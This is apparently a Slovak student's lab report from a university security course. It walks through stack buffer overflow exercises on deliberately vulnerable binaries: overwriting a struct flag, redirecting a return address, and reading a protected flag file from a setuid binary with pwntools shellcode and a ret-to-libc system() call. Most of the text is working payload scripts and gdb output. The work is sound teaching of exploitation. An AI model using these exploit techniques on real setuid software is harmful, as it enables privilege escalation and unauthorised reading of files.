Cvičenie 5 BIT

Fedor Viest

Cvičenie: Po 10:00

5.1 Buffer overflow

- Vo svojom domovskom adresári, v podadresári `lesson1` nájdete tri súbory:
- `001-exercise-buffer-overflow.c` (zraniteľná aplikácia)
- `001-exercise-buffer-overflow-32bit` a `001-exercise-buffer-overflow-64bit`: dve skompilované verzie tejto aplikácie
- Program je kompilovaný s prepínačmi: `gcc -O0 -fno-stack-protector -o program program.c`, pre 32-bitovú verziu ešte s `-m32`.
- Program má zraniteľnosť *buffer overflow*. Dosiahnite vypísať "Special entry!" bez použitia špeciálneho hesla.

Na toto mi stačí prepísať hodnotu premennej na stacku. Keďže aj z definície štruktúry je vidno, že najprv sú inicializované polia a až následne **is_special**, to znamená, že viem prepísať hodnotu premennej, tým, že zapíšem do polí viac znakov ako je alokované.

```
struct __attribute__((__packed__)) data_s {
    char surname[28];
    char login[16];
    char username[27];
    char webpage[10];
    int is_special;
};
```

V gdb som si nastavil breakpoint tesne za načítavanie do polí a vypísal si obsah stacku cez x/100x $esp. Polia som naplnil, podľa toho, koľko miesta mali alokované.

```
Enter surname: AAAAAAAAAAAAAAAAAAAAAAAAA
Enter login: BBBBBBBBBBBBBB
Enter username: CCCCCCCCCCCCCCCCCCCCCCCCC
Enter webpage: DDDDDDDD

Breakpoint 2, 0x56556420 in pokus ()
(gdb) x/100x $esp
0xffffd460:     0xffffd47b      0x56557047      0x000007d0      0x5655630c
0xffffd470:     0xf7fc4540      0x35353635      0x41303336      0x41414141
0xffffd480:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd490:     0x41414141      0x420a4141      0x42424242      0x42424242
0xffffd4a0:     0x42424242      0x430a4242      0x43434343      0x43434343
0xffffd4b0:     0x43434343      0x43434343      0x43434343      0x43434343
0xffffd4c0:     0x44444343      0x44444444      0x0a444444      0x00000000
0xffffd4d0:     0x00000001      0xf7fac000      0xffffd4e8      0x565565aa
0xffffd4e0:     0xffffd6ea      0x00000070      0xf7ffd020      0xf7da7519
```

Červenou je pole **surname**, oranžovou **login**, žltou **username**, zelenou **webpage** a v modrom rámiku je hodnota premennej is_special.


Keď dám v tomto prípade continue, vzpíše sa regular entry.

```
(gdb) c
Continuing.
Regular entry.
```

Keď som však zapísal do polí viac znakov ako bolo alokované, prepísala sa hodnota v is_special a program vypísal special entry. Do pola webpage som zadal 15 znakov a teraz je hodnota v modrom rámiku 44444444.

```
Pokus:          0x56556300
Enter surname: AAAAAAAAAAAAAAAAAAAAAAAAA
Enter login: BBBBBBBBBBBBBB
Enter username: CCCCCCCCCCCCCCCCCCCCCCCCC
Enter webpage: DDDDDDDDDDDDDDD

Breakpoint 2, 0x56556420 in pokus ()
(gdb) x/100x 4esp
Invalid number "4esp".
(gdb) x/100x $esp
0xffffd460:     0xffffd47b      0x56557047      0x000007d0      0x5655630c
0xffffd470:     0xf7fc4540      0x35353635      0x41303336      0x41414141
0xffffd480:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd490:     0x41414141      0x420a4141      0x42424242      0x42424242
0xffffd4a0:     0x42424242      0x430a4242      0x43434343      0x43434343
0xffffd4b0:     0x43434343      0x43434343      0x43434343      0x43434343
0xffffd4c0:     0x44444343      0x44444444      0x44444444      0x44444444
0xffffd4d0:     0x00000a44      0xf7fac000      0xffffd4e8      0x565565aa
0xffffd4e0:     0xffffd6ea      0x00000070      0xf7ffd020      0xf7da7519
0xffffd4f0:     0x00000001      0xffffd5a4      0xffffd5ac      0xffffd510
0xffffd500:     0xf7fac000      0x56556590      0x00000001      0xffffd5a4
0xffffd510:     0xf7fac000      0xffffd5a4      0xf7ffcb80      0xf7ffd020
0xffffd520:     0x5da6fab1      0x16e6b0a1      0x00000000      0x00000000
```

Keď pustím program ďalej, vypíše sa special entry.



5.2 Jednoduchý stack overflow (bez potreby robenia shellkódu)

- Ten istý program. Dokážete získať práve superadmina a spustiť nedostižnú funkciu `unreachable` prepisom návratovej adresy na zásobníku?

V tomto kroku som potreboval zistiť, kde nachádza return pointer pre funkciu pokus. Tento pointer chcem prepísať tak, aby ukazoval na adresu funkcie unreachable. Zo stránky https://zerosum0x0.blogspot.com/2016/11/overflow-exploit-pattern-generator.html som si vygeneroval pattern, ktorý som vložil do pola webpage. Potom som program spustil a sledoval, kde mi vyhodí error.

```
Starting program: /home/xviest/lesson1/001-exercise-buffer-overflow-32bit
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Main:        0x56556590
Unreachable: 0x56556550
Pokus:        0x56556300
Enter surname: AAAA
Enter login: BBBBB
Enter username: CCCCC
Enter webpage: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

Breakpoint 2, 0x56556420 in pokus ()
(gdb) c
Continuing.
Special entry!

Program received signal SIGSEGV, Segmentation fault.
0x39614138 in ?? ()
(gdb)
```

Error nastal na hodnote 0x39614138, čo je po prekonvertovaní hodnota 8Aa9, čo znamená, že offset od začiatku pola po return pointer je 26, kebyže pattern zadám na prvom poli (surname) a ostatné polia nevyplním, offset je 97.

```
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Main:        0x56556590
Unreachable: 0x56556550
Pokus:        0x56556300
Enter surname: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9
Enter login:
Enter username:
Enter webpage:

Breakpoint 2, 0x56556420 in pokus ()
(gdb) c
Continuing.
Special entry!

Program received signal SIGSEGV, Segmentation fault.
0x64413264 in ?? ()
(gdb)
```

Na vykonanie útoku som použil python2 nasledovne:

```
python2 -c 'print "\x41" * 28 + "\x42" * 16 +
"\x43" * 27 + "\x44" * 10 + "\x90" * 16 + "\x50\x65\x55\x56"' > payload_1_32
```

Postupne som napĺňal všetky polia a potom som pridal 16xNOP aby som sa dostal k return pointeru. Výstup som uložil do súboru a súbor som nahral na server pomocou scp

```
(gdb) r <payload_1_32
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/xviest/lesson1/001-exercise-buffer-overflow-32bit <payloa
_32
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Main:        0x56556590
Unreachable: 0x56556550
Pokus:        0x56556300
Enter surname: Enter login: Enter username: Enter webpage:
Breakpoint 2, 0x56556420 in pokus ()
(gdb) x/50x $esp
0xffffd460:     0xffffd47b      0x56557047      0x000007d0      0x5655630c
0xffffd470:     0xf7fc4540      0x35353635      0x41303336      0x41414141
0xffffd480:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd490:     0x41414141      0x42414141      0x42424242      0x42424242
0xffffd4a0:     0x42424242      0x43424242      0x43434343      0x43434343
0xffffd4b0:     0x43434343      0x43434343      0x43434343      0x43434343
0xffffd4c0:     0x44444343      0x44444444      0x44444444      0x90909090
0xffffd4d0:     0x90909090      0x90909090      0x90909090      0x56556550
0xffffd4e0:     0xffffd60a      0x00000070      0xf7ffd020      0xf7da7519
0xffffd4f0:     0x00000001      0xffffd5a4      0xffffd5ac      0xffffd510
0xffffd500:     0xf7fac000      0x56556590      0x00000001      0xffffd5a4
0xffffd510:     0xf7fac000      0xffffd5a4      0xf7ffcb80      0xf7ffd020
0xffffd520:     0x121bb461      0x595bfe71
(gdb)
```

V modrom je prepísaný return pointer na funkciu unreachable


```
xviest@bin-2023:~/lesson1$ ./001-exercise-buffer-overflow-32bit < payload_1_3
2
Main:        0x56556590
Unreachable: 0x56556550
Pokus:        0x56556300
Enter surname: Enter login: Enter username: Enter webpage: Special entry!
This is a super duper functionality for the superspecial entry.
Segmentation fault (core dumped)
xviest@bin-2023:~/lesson1$
```

64 bit verzia

Postup je vpodstate rovnaký, jediné, čo sa mení, sú adresy. Nevedel som použiť pattern generator na zistenie offset, čiže som si to musel vyrátať ručne.

```
Main:        0x555555555480
Unreachable: 0x555555555450
Pokus:        0x555555555200
Enter surname: AAAAAAAAAAAAAAAAAAAAAAAAA
Enter login: BBBBBBBBBBBBB
Enter username: CCCCCCCCCCCCCCCCCCCCCCCCC
Enter webpage: DDDDDDDDD

Breakpoint 1, 0x0000555555555328 in pokus ()
(gdb) x/50xg $rsp
0x7fffffffe300: 0x4141414141414141      0x4141414141414141
0x7fffffffe310: 0x4141414141414141      0x424242420a414141
0x7fffffffe320: 0x4242424242424242      0x434343430a424242
0x7fffffffe330: 0x4343434343434343      0x4343434343434343
0x7fffffffe340: 0x440a434343434343      0x4444444444444444
0x7fffffffe350: 0x00007f000000000a      0x0000555555555449
0x7fffffffe360: 0x00007fffffffe370      0x0000555555555497
0x7fffffffe370: 0x0000000000000001      0x00007ffff7db5d90
0x7fffffffe380: 0x0000000000000000      0x0000555555555480
0x7fffffffe390: 0x0000000100000000      0x00007fffffffe488
```


V modrom je return pointer, viem to zistiť tak, že funkcia pokus sa vracia do main a posledné čo funkcia main volá je **return(pokus)**. Takže viem dať **disassemble main** a pozerať na inštrukciu po volaní funkcie pokus



Keď sa pozriem naspäť na stack, vidím že posledná hodnota v poli webpage je na adrese ...e350 a return pointer začína na adrese ...e368, to znamená, že `offset = e367 - e350 = 17 (hex) = 23 (dec)`

Exploit tým pádom vyzerá nasledovne:


```
python2 -c 'print "\x41" * 28 + "\x42" * 16 + "\x43" * 27 + "\x44" * 10 + "\x90" *
23 + "\x50\x54\x55\x55\x55\x55\x00\x00"' > payload_1_64
```



5.3 Kompletný stack overflow

- Naštudujte si `002-exercise-stack-overflow.c`. Skompilované 32-bitové a 64-bitové verzie obsahujú zraniteľnosť. Budete musieť určiť offset a pripraviť si shellkód. Dokážete získať obsah flagu `002-flag/flag.txt` ?
- Ak nie, ale dokážete získať obsah súboru ktorý bežne môžete vidieť, zdokumentujte aspoň to a ozvite sa na Slacku po ďalšie rady. Sú dve cesty, ako ďalej.
- Programy sú kompilované s prepínačmi `gcc -O0 -fno-stack-protector -static -z execstack -no-pie -ggdb -O0`, pre 32-bitovú verziu ešte s `-m32`.

Offset k return pointer-u som si zistil znova pomocou pattern generátora, pričom mi vyšlo, že offset je 272 (0Aj1). Return pointer som potreboval zmeniť tak, aby ukazoval mimo stack frame funkcie **pokus**. To znamená, že som sa potreboval dostať k return pointeru a od return pointeru začať vkladať shellcode.



Tu je return pointer v červenom a shellcode v zelenom. Medzi return pointerom a shellcode som si spravil NOP sled, aby som nemusel presne trafiť začiatok shellcode.

Na vykonanie exploitu som použil nástroj pwntools a na tvorbu shellcode funkciu **shellcraft**.

```
from pwn import *


padding = b"\x41" * 272
eip = p32(0xffffd470)
shellcode = asm(shellcraft.setreuid(1031) + shellcraft.cat('002-flag/flag.txt'))
nop = b"\x90" * 100

exploit = padding + eip + nop + shellcode

with open ('payload', 'wb') as f:
        f.write(exploit)
```

V kóde sa najprv nastaví EUID na 1031, čo je id používateľa, ktorý má práva k súboru a potom sa spraví cat 002-flag/flag.txt


```
xviest@bin-2023:~/lesson1$ ./002-exercise-stack-overflow-32bit < payload_shell
&i = 0xffffd46c
&buf = 0xffffd34c
main = 0x804987a
function = 0x8049775
system = 0x8051ff0
total 8
drwxrwxr-x  2 xADAM xADAM 4096 Oct 21 15:06 .
drwxrwxrwt 80 root  root  4096 Oct 26 16:41 ..
41 41 41 41
c5c7aed18f9d36e0ef5b2d95a52e314efa99f96eSegmentation fault
```

5.4 Ret-to-libc

- Bonusová výzva: viete miesto vlastného shellkódu použiť návrat do libc? Nemusí to zobraziť práve flag, stačí keď to spraví niečo originálne. Libc sme pribalili 😄.

32bit

Bonus som robil podľa tohto obrázka, kde je na stacku najprv system call, ktorý nahrádza return pointer, za system call býva exit call, ale v tomto prípade si tam môžem dosadiť vpodstate hocičo a nemalo by to prekážať v exploite. A nakoniec sú argumenty pre system(), to znamená, že stavba útoku bude podobná ako pri shellcode injection.



Na útok som opäť použil python pwntools

```python
from pwn import *


padding = b"\x90" * 272
eip = p32(0x08051ff0) # system()
nop = b"\x90" * 4 #  exit()
buff_pointer = p32(0xffffd490)
nop_1 = b"\x90" * 40
string = b"id && ls -la && cat 002-flag/flag.txt"

exploit = padding +  eip + nop + buff_pointer + nop_1 + string

with open ('payload_bonus', 'wb') as f:
        f.write(exploit)
```

V tomto príklade najprv vykonám id, potom ls -la a potom cat 002-flag/flag.txt


```
0xffffd3e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd3f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd400:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd410:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd420:     0x90909090      0x90909090      0x90909090      0x00000004
0xffffd430:     0x90909090      0x90909090      0x90909090      0x08051ff0
0xffffd440:     0x90909090      0xffffd490      0x90909090      0x90909090
0xffffd450:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd460:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd470:     0x26206469      0x736c2026      0x616c2d20      0x20262620
0xffffd480:     0x20746163      0x2d323030      0x67616c66      0x616c662f
0xffffd490:     0x78742e67      0x080f0074      0x080f0000      0x00000001
0xffffd4a0:     0x00000001      0xf86bc7be      0x0ef4d451      0x00000000
(gdb)
```

V zelenom je volanie system(), v červenom adresa stringu, kde sa nachádzajú príkazy pre system() a v modrom má byť pôvodne exit(), ale nahradil som ho NOP inštrukciami. (V gdb by tento exploit nefungoval, lebo adresa argumentov je nastavená na d490, čiže aby to fungovalo v gdb, musel by som zmeniť adresu na d470)

```
xviest@bin-2023:~/lesson1$ ./002-exercise-stack-overflow-32bit < payload_bonus
&i = 0xffffd46c
&buf = 0xffffd34c
main = 0x804987a
function = 0x8049775
system = 0x8051ff0
total 8
drwxrwxr-x  2 xADAM xADAM 4096 Oct 21 15:06 .
drwxrwxrwt 80 root  root  4096 Oct 26 16:43 ..
ffffff90 ffffff90 ffffff90 ffffff90
uid=1026(xviest) gid=1026(xviest) groups=1026(xviest)
total 5316
drwxr-xr-x  3 xviest root     4096 Oct 26 16:38 .
drwxr-x--- 10 xviest xviest   4096 Oct 23 20:23 ..
-rwxr-xr-x  1 root   root    15204 Oct 21 13:45 001-exercise-buffer-overflow-32bit
-rwxr-xr-x  1 root   root    16304 Oct 21 13:45 001-exercise-buffer-overflow-64bit
-rw-r--r--  1 root   root     1835 Oct 21 13:45 001-exercise-buffer-overflow.c
-r-sr-xr-x  1 flag01 root   762596 Oct 21 13:45 002-exercise-stack-overflow-32bit
-r-sr-xr-x  1 flag01 root   916752 Oct 21 13:45 002-exercise-stack-overflow-64bit
-rw-r--r--  1 root   root      574 Oct 21 13:45 002-exercise-stack-overflow.c
dr-x------  2 flag01 root     4096 Oct 21 13:45 002-flag
-rw-------  1 xviest xviest 802816 Oct 26 15:57 core.215480
-rw-------  1 xviest xviest 802816 Oct 26 15:58 core.215547
-rw-------  1 xviest xviest 802816 Oct 26 16:00 core.215746
-rw-------  1 xviest xviest 802816 Oct 26 16:01 core.215854
-rw-------  1 xviest xviest 802816 Oct 26 16:07 core.216264
-rw-------  1 xviest xviest 802816 Oct 26 16:09 core.216542
-rw-------  1 xviest xviest 802816 Oct 26 16:12 core.217016
-rw-rw-r--  1 xviest xviest    106 Oct 23 11:34 exploit.txt
-rw-r--r--  1 xviest xviest    276 Oct 24 16:10 exploit2
-rw-rw-r--  1 xviest xviest      5 Oct 24 22:14 flag.txt
-rw-rw-r--  1 xviest xviest    426 Oct 26 16:38 payload
-rw-r--r--  1 xviest xviest    113 Oct 23 22:28 payload64
-rw-r--r--  1 xviest xviest    102 Oct 26 13:56 payload_1_32
-rw-r--r--  1 xviest xviest    113 Oct 26 14:23 payload_1_64
-rw-r--r--  1 xviest xviest    361 Oct 26 17:09 payload_bonus
-rw-r--r--  1 xviest xviest    426 Oct 26 16:38 payload_shell
cat: 002-flag/flag.txt: Permission denied
Segmentation fault
xviest@bin-2023:~/lesson1$
```

64bit

Pre 64bit útok funguje trochu inak. Útok som realizoval podľa tohto obrázka.



